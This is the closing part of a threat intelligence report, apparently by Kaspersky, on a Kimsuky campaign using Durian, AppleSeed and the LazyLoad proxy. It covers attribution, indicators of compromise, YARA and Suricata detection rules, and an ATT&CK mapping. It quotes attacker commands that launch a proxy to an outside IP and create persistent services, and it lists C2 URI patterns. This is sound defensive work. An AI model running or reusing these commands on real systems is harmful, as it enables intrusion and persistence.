Historically, the AppleSeed malware has been consistently attributed[9] [10] [11] to the Kimsuky group for several years, a designation acknowledged by multiple security vendors, including us[12]. The AppleSeed malware is recognized as custom malware exclusively associated with the Kimsuky group within the threat intelligence industry. Additionally, the actor behind this attack utilized domains such as *.o-r.kr, *.r-e.kr, and *.kro.kr, which are commonly associated with the Kimsuky group.

While examining the entirety of the attack procedures, we observed another overlap with a different threat actor. In previous reports, Microsoft[13] and Cisco Talos[14] disclosed the activities of the Andariel group, which employed a SOCKS proxy named LazyLoad. This SOCKS4-based proxy tool is not widely utilized and is associated with specific actors, particularly the Andariel group, known to have connections with the Lazarus group. Furthermore, in accordance with Talos's publication, the operator terminated the previously launched proxy tool using the taskkill command and subsequently relaunched it.

Commands from Talos report of Andariel	Commands from the latest Kimsuky operation
`cmd /C taskkill /IM wininet64.exe /F` `cmd /C c:\windows\wininet64.exe -i [redacted] -p 443`	`powershell.exe -Command "chcp 65001; taskkill /im inetmr.exe /f"` `powershell.exe -Command "chcp 65001; inetmr.exe -i 91.228.218.164 -p 3000"`

[9] https://www.malwarebytes.com/blog/threat-intelligence/2021/06/kimsuky-apt-continues-to-target-south-korean-government-using-appleseed-backdoor
[10] https://asec.ahnlab.com/en/60054/
[11] https://vblocalhost.com/presentations/operation-newton-hi-kimsuky-did-an-appleseed-really-fall-on-newtons-head/
[12] APT Intel report: An overview of Kimsuky's 2021 activities
[13] https://www.microsoft.com/en-us/security/blog/2023/10/18/multiple-north-korean-threat-actors-exploiting-the-teamcity-cve-2023-42793-vulnerability/
[14] https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/

Conclusions

The Kimsuky group, renowned for its nefarious activities as a threat actor, has consistently engaged in cyber espionage with political motivations. Notably, their repertoire extends beyond political objectives, encompassing financial gathering, particularly evidenced by their recurrent targeting of the cryptocurrency industry. This latest campaign exemplifies the group's adaptability and sophistication, evident in the adoption of Golang-based malware, exploitation of legitimate software for malware delivery, and the utilization of increasingly intricate infection chains. The evolving nature of their tools, tactics, and techniques underscores the persistent challenge posed by Kimsuky, necessitating ongoing vigilance and proactive cybersecurity measures to mitigate their impact on both political and financial domains.

Appendix I – Indicators of Compromise

Note: The indicators in this section are valid at the time of publication. Any future changes will be directly updated in the corresponding .ioc file.

Installer

2a60348bd0fb2b5fadeb2a691c921370	C:\WINDOWS\Downloaded Program Files\ofv1root\jssvcmon.exe
4497093242477b5cbe7bee555381aed6	C:\WINDOWS\Downloaded Program Files\ofv1root\jssvcmon.exe
3e8ae214897fe4147558537437f7b905	C:\WINDOWS\Downloaded Program Files\ofv1root\jssvcmon.exe

Loader

f00044bc8869f22e79043d39c00ae2a0	c:\windows\system32\0OGPWm4uRZ0CAkHZ9o\c0FcEpj86LSNmZ5.dll
0fbab7719901613bf8ca799f823261ff	c:\windows\system32\mozillasvcone.dll
d32a15d5a95c42551baaa5c167c92077	C:\Windows\System32\KsfnvJYd6PyVJ3w4F\edgeidle.dll
41c8558fcaa61c54e58973bccbd13367	C:\Windows\System32\edgeidle.dll
3dd729ec7ccd16216c7dc1ce28e82984	C:\Windows\System32\RpyZTah241R1KEY\MPSt4ppJz.dll

Encrypted Durian

2ab94919a1201f5fb4d2173405f3cfac	c:\windows\system32\OQAuagarc0wDTo\mNyKQBP3vV4uX
78c97fa9662b757037564c68e2c90083	C:\Windows\System32\7dSbrlHRa\tYnWY
1b9335728da6a9d7575d424ff2fe6705	C:\Windows\System32\aIg\AdHlbi07nwuk9

AppleSeed

8aeacd58d371f57774e63d217b6b6f98	%appdata%\sv.dll, %system32%\msclient.dll

LazyLoad

cca2b51a9edee8e2eb1bbb5299e12885	%windir%\inetmr.exe

Stealer

5e9318a479c1e097ac07a8b395ad4c05	%appdata%\pass.db

NgRok (Legitimate program)

d028e35142a32bb77301ea582548c71a	%appdata%\system_log.exe

Chrome Remote Desktop (Legitimate program)

0eb861d477fe5901b10c42d7421ebec5	%appdata%\k.msi

Domains and IPs

www.yah00.o-r[.]kr
my.topton.r-e[.]kr
my.shoping.kro[.]kr
www.g0ogle.r-e[.]kr
beautifulxyz.ddns[.]net
159.100.6[.]137
91.228.218[.]164
84.38.135[.]213

Yara Rules

```
import "pe"

rule apt_Kimsuky_Durian_Installer {
meta:
	description = "Rule to detect Durian Installer"
	author = "Kaspersky"
	copyright = "Kaspersky"
	distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
	version = "1.0"
	last_modified = "2024-01-22"
	hash = "2A60348BD0FB2B5FADEB2A691C921370"

strings:
	$aes_key1 = {AD F5 F2 8B 04 5B 0C 82 26 56 14 2E 41 3B BD DE}
	$aes_key2 = {6E D8 D8 EE 67 34 F3 33 1B 6F 30 F2 D0 A9 B9 97}
	$aes_key3 = {F8 1D B2 CB 7D 5F AA B2 41 28 2E 44 C2 D7 A0 9C}

	$str1 = "/c sc create %s binPath= \"C:\\windows\\System32\\svchost.exe -k %s\" type=
share start= auto" fullword wide
	$str2 = "/c sc start %s" fullword wide
	$str3 = "/c reg add HKLM\\SYSTEM\\CurrentControlSet\\services\\%s\\Parameters /v
ServiceDll /t REG_EXPAND_SZ /d \"%s\" /f" fullword wide
	$str4 = "/c reg add \"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\Svchost\" /t REG_MULTI_SZ /v %s /d %s /f" fullword wide

condition:
	uint16(0) == 0x5A4D and
	filesize < 10MB and
	(
	any of ($aes*) or
	(all of ($str*) and
	pe.version_info["CompanyName"] contains "Jiran")
	)
}


rule apt_Kimsuky_AppleSeed_2401 {
meta:
	description = "Rule to detect AppleSeed malware of Kimsuky"
	author = "Kaspersky"
	copyright = "Kaspersky"
	distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
	version = "1.0"
	last_modified = "2024-01-09"
	hash = "8aeacd58d371f57774e63d217b6b6f98"

strings:
	$code_decrypt_appleseed_payload = {48 8D [5] B9 D0 0B 00 00 0F 1F 00 F3 0F 6F 40 E0 48
8D 40 40 66 0F 6F CA 66 0F EF C8}
	$code_encdode_string = {8B CA 2B C8 81 C1 FE FF 00 00 B8 01 80 00 80 F7 E9 03 D1 C1 FA
0F 8B C2 C1 E8 1F 03 D0 69 C2 FF FF 00 00 2B C8 66 FF C1}
	$code_enc_pdf = {48 33 C8 C1 EB 08 41 33 1C 8F 89 5D D8 48 FF C2 49 3B D0}
```

```
        $code_xor = {D1 E8 8B C8 81 F1 67 45 DB AD}

        $c2_pattern1 = "/?m=b&p1=" fullword wide
        $c2_pattern2 = "/?m=c&p1=" fullword wide
        $c2_pattern3 = "/?m=d&p1=" fullword wide
        $c2_pattern4 = "&p2=d" fullword wide
        $c2_pattern5 = "&p2=c" fullword wide

condition:
        uint16(0) == 0x5A4D and
        filesize < 10MB and
        (
        any of ($code*) or
        4 of ($c2_pattern*)
        )
}

rule apt_Kimsuky_AppleSeed_Durian {
meta:
        description = "Rule to detect Durian 2.0 of Kimsuky"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2024-01-09"
        hash = "2ab94919a1201f5fb4d2173405f3cfac"

strings:
        $func1 = "main.ProcessCommand" fullword ascii
        $func2 = "main.ProcessCommand_UploadProc" fullword ascii
        $func3 = "main.ProcessCommand_UploadEnd" fullword ascii
        $func4 = "main.ProcessCommand_Exit" fullword ascii
        $func5 = "main.ProcessCommand.func3" fullword ascii
        $func6 = "main.ProcessCommand.func2" fullword ascii
        $func7 = "main.ProcessCommand.func1" fullword ascii
        $func8 = "main.ProcessCommand_Socks" fullword ascii
        $func9 = "main.ProcessCommand_Socks.func1" fullword ascii
        $func10 = "main.ProcessCommand_SelfDelete" fullword ascii
        $func11 = "main.ProcessCommand_MakeDir" fullword ascii
        $func12 = "main.ProcessCommand_Remove" fullword ascii
        $func13 = "main.ProcessCommand_Execute" fullword ascii
        $func14 = "main.ProcessCommand_DownloadStart" fullword ascii
        $func15 = "main.ProcessCommand_DownloadStart.func1" fullword ascii
        $func16 = "main.ProcssCommand_UploadStart" fullword ascii
        $func17 = "main.ProcessCommand_Ls" fullword ascii
        $func18 = "main.ProcessCommand_Drives" fullword ascii
        $func19 = "main.ProcessCommand_ExecuteJob" fullword ascii
        $func20 = "main.ProcessCommand_Interval" fullword ascii
        $func21 = "main.ProcessCommand_Hibernate" fullword ascii

        $pdb1 = "/main_work/hackwork/" ascii
        $pdb2 = "/durian_2.0/client/" ascii

condition:
        uint16(0) == 0x5A4D and
```

```
        filesize < 10MB and
        (
        7 of ($func*) or
        any of ($pdb*)
        )
}

rule apt_Kimsuky_LazyLoad_ProxyTool {
meta:
        description = "Rule to detect LazyLoad proxy tool"
        author = "Kaspersky"
        copyright = "Kaspersky"
        distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY MULTISCANNER OR SHARE
ON ANY THREAT INTEL PLATFORM"
        version = "1.0"
        last_modified = "2024-01-23"
        hash = "CCA2B51A9EDEE8E2EB1BBB5299E12885"

strings:
        $dbg1 = "[-] socket create error" fullword ascii
        $dbg2 = "[-] socket connect error" fullword ascii
        $dbg3 = "[-] WSAStartup error" fullword ascii
        $dbg4 = "[+] Success to connect proxy" fullword ascii
        $dbg5 = "[+] Success to handshake proxy" fullword ascii
        $dbg6 = "[-] Main Thread Create error." fullword ascii
        $dbg7 = "[+] disconnected from proxy" fullword ascii
        $dbg8 = "[+] port [1-65535]" fullword ascii
        $dbg9 = "[-] option \"-c\" ip of socks4 proxy" fullword wide
        $dbg10 = "[-] option \"-s\" port of socks4 proxy" fullword wide

condition:
(
        7 of ($dbg*)
)
}
```

Suricata Rules

```
alert http $HOME_NET any -> $EXTERNAL_NET [80,443] (msg:"Kimsuky AppleSeed communication
detected"; flow:to_server, established;\
content:"POST"; http_method; \
content:"/?m=a&p1="; http_uri; fast_pattern; \
threshold:type limit,track by_src,count 1,seconds 120; \
classtype:APT-activity; sid:xxxxxx; rev:1;)

alert http $HOME_NET any -> $EXTERNAL_NET [80,443] (msg:"Kimsuky AppleSeed communication
detected"; flow:to_server, established;\
content:"POST"; http_method; \
content:"/?m=b&p1="; http_uri; fast_pattern; \
threshold:type limit,track by_src,count 1,seconds 120; \
classtype:APT-activity; sid:xxxxxx; rev:1;)

alert http $HOME_NET any -> $EXTERNAL_NET [80,443] (msg:"Kimsuky AppleSeed communication
detected"; flow:to_server, established;\
content:"POST"; http_method; \
```

```
content:"/?m=c&p1="; http_uri; fast_pattern; \
threshold:type limit,track by_src,count 1,seconds 120; \
classtype:APT-activity; sid:xxxxxx; rev:1;)

alert http $HOME_NET any -> $EXTERNAL_NET [80,443] (msg:"Kimsuky AppleSeed communication
detected"; flow:to_server, established;\
content:"POST"; http_method; \
content:"/?m=d&p1="; http_uri; fast_pattern; \
threshold:type limit,track by_src,count 1,seconds 120; \
classtype:APT-activity; sid:xxxxxx; rev:1;)
```

Appendix II – MITRE ATT&CK Mapping

This table contains all the TTPs identified in the analysis of the activity described in this report.

Tactic	Technique.	Technique Name.
Resource Development	**T1583.001**	**Acquire Infrastructure: Domains** Registers domains using Viaweb.com service.
	T1583.003	**Acquire Infrastructure: Virtual Private Server** Rents VPS servers for C2 operations.
	T1587.001	**Develop Capabilities: Malware** Develops custom malware(AppleSeed, Durian, LazyLoad).
	T1588.002	**Obtain Capabilities: Tool** Obtains NgRok and Chrome Remote Desktop dor preliminary tools.
Initial Access	**T1195.002**	**Supply Chain Compromise: Compromise Software Supply Chain** Uses the update process of OfficeKeeper to deliver the malware.
Execution	**T1059.001**	**Command and Scripting Interpreter: PowerShell** Uses PowerShell in post-exploitation process using Durian malware.
	T1059.003	**Command and Scripting Interpreter: Windows Command Shell** Uses Windows commands to install Loader of Durian malware as Windows service or scheduled task.
	T1569.002	**System Services: Service Execution** Uses Windows services to run Loader of Durian.
Persistence	**T1543.003**	**Create or Modify System Process: Windows Service** Uses Windows services to run Loader of Durian.
	T1053.005	**Scheduled Task/Job: Scheduled Task** Creates Scheduled task to launch Loader of Durian.
Privilege Escalation	**T1543.003**	**Create or Modify System Process: Windows Service** Launches initial stage malware with Windows services.

Defense Evasion	**T1027.002**	**Obfuscated Files or Information: Software Packing** Uses VMProtect to pack malware.
	T1140	**Deobfuscate/Decode Files or Information** Durian is saved as encrypted format and is decrypted by Loader at the runtime.
	T1070.004	**Indicator Removal: File Deletion** Removes Installer file through Windows commands after implanting the next stage malware.
	T1027.007	**Obfuscated Files or Information: Dynamic API Resolution** AppleSeed malware acquires API addresses at the runtime.
	T1620	**Reflective Code Loading** Durian malware is loaded to the memory directly after decrypting it.
	T1218.010	**System Binary Proxy Execution: Regsvr32** Launches the AppleSeed malware with regsvr32.exe.
Credential Access	**T1555.003**	**Credentials from Password Stores: Credentials from Web Browsers** Uses Stealer or AppleSeed to exfiltrate stored login credentials of browsers**.**
	T1056.001	**Input Capture: Keylogging** AppleSeed malware contains keylogging capability.
	T1552.002	**Unsecured Credentials: Credentials in Registry** Dumps victim's registry using Windows commands to acquire login credentials.
Discovery	**T1033**	**System Owner/User Discovery** Gathers Windows usernames with old Durian.
	T1049	**System Network Connections Discovery** Used netstat commands to check the victim's network connection.
	T1082	**System Information Discovery** Gathers hostname, username and OS version Durian.
	T1083	**File and Directory Discovery** Lists files in some directories with Durian.

Collection	**T1113**	**Screen Capture** Takes a screenshot with AppleSeed.
	T1056.001	**Input Capture: Keylogging** Collects user's keystroke using AppleSeed.
Command and Control	**T1071.001**	**Application Layer Protocol: Web Protocols** Uses HTTP as C2 channel with AppleSeed and Stealer.
	T1001.002	**Data Obfuscation: Steganography** AppleSeed receives PDF file disguised commands from C2 server.
	T1219	**Remote Access Software** Uses Chrome Remote Desktop to maintain connection to the victim.
	T1090.002	**Proxy: External Proxy** Uses NgRok tool to connect internal hosts using free proxy service.
Exfiltration	**T1041**	**Exfiltration Over C2 Channel** Exfiltrates gathered data over C2 channels with AppleSeed and Stealer.